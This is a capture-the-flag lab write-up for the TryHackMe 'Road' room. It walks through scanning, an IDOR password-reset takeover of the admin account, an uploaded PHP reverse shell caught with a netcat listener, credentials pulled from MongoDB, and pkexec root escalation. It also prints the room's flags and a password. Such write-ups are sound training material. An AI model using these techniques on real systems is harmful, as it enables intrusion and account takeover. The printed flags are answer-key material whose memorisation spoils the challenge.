ROAD- TRY HACK ME- ROOM
ROAD- TRY HACK ME- ROOM
This room is classified as medium and is a ctf-type challenge. I hope this write-up helps guide you through the process!
My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.
Enough talk — let’s dive right in, and I hope you enjoy the journey! :)

Phase 1: Reconnaissance and Authentication Bypass (IDOR)
Initial Scanning and Service Mapping
The investigation begins with a full-port scan to identify the exposed attack surface.

nmap 10.80.187.159 -sV -sC -v -p- -T 5The Results:

- Port 22 (SSH): Standard remote access.

- Port 80 (HTTP): The primary web server hosting “Sky Couriers.”
Directory Brute-Forcing:

gobuster dir -u http://10.80.187.159 -w /usr/share/wordlists/dirb/common.txt -t 5Discovered Locations:


- /assets
- /phpMyAdmin
- /v2
Exploiting Insecure Direct Object Reference (IDOR)


I registered a new account on the /v2 portal to inspect the internal functionality.


While exploring the profile settings, I noted a restricted message:
"only admin has access to this feature. Please drop an email to admin@sky.thm". This provided us with a target email address.
The dashboard included a password reset feature.

I captured the password reset request in Burp Suite.

By intercepting the POST request, I modified the uname parameter from my own email to admin@sky.thm
The server processed the request based on the parameter value rather than the session identity, effectively resetting the Administrator’s password.
I successfully logged in as the Administrator using the newly set credentials.

Phase 2: Web Exploitation and Database Forensics
Remote Code Execution (RCE) via File Upload
As the Administrator, I had access to a profile image upload feature.

I uploaded a PHP reverse shell. While the UI didn’t provide a direct link, the Burp Suite response headers/source code revealed the storage path:


Directory listing was disabled on /v2/profileimages/, but by manually navigating to my specific filename, I triggered the shell.
Listener:

nc -lvnp 2233
Trigger: http://10.80.187.159/v2/profileimages/php-reverse-shell.php

cat /home/webdeveloper/user.txt

We get User Flag:

63191e4ece37523c9fe6bb62a5e64d45
MongoDB Post-Exploitation
I needed to escalate to the user webdeveloper.

I checked the running processes to identify sensitive services.

ps -efrevealed that MongoDB and MySQL were running.

I accessed MongoDB to search for stored credentials.


mongoshow databases;use backup;db.user.find()We see a document containing credentials for the user webdeveloper.

Credentials:
webdeveloper : BahamasChapp123!@#
Phase 3: Privilege Escalation to Root
PoliKit (pkexec) Exploitation
With the discovered credentials, I established a stable SSH session. Checking sudo -l showed a custom utility (), but I turned to a more direct method of escalation involving PolKit.
Attempting to run pkexec /bin/bash usually requires an interactive GUI-based authentication agent.
Since we are in a headless SSH session, we must manually handle the TTY agent.
The Method:
Open two SSH sessions as webdeveloper.


Session 1: Get the Process ID (PID) using
echo $$
Session 2: Initialize a TTY agent to handle the authentication for that PID:
pkttyagent --process [PID_FROM_SESSION_1]

Back at Session 1: Execute the escalation:
pkexec "/bin/bash"
Session 2: Provide the password:
BahamasChapp123!@#.
Claiming the Final Flag
The authentication was successfully handled by the second session, granting a root shell in the first session.
BACK AT 1st SESSION:

cd /rootcat root.txtRoot Flag:
3a62d897c40a815ecbe267df2f533ac
CONCLUSION:
I hope this write-up walkthrough was helpful to you all!
Now that I’ve gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!
If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.
I’ll check it out and get back to you as soon as I can.
Also, you can find all of my writeups and future ones on my GitHub: https://github.com/5kullk3r
Also, do follow me on Tryhackme:
https://tryhackme.com/p/5kullk3r
Imma bounce for now, but I’ll catch you all in the next writeup!
Join the Intel Network
Get technical & security writeups and other articles delivered straight to your inbox.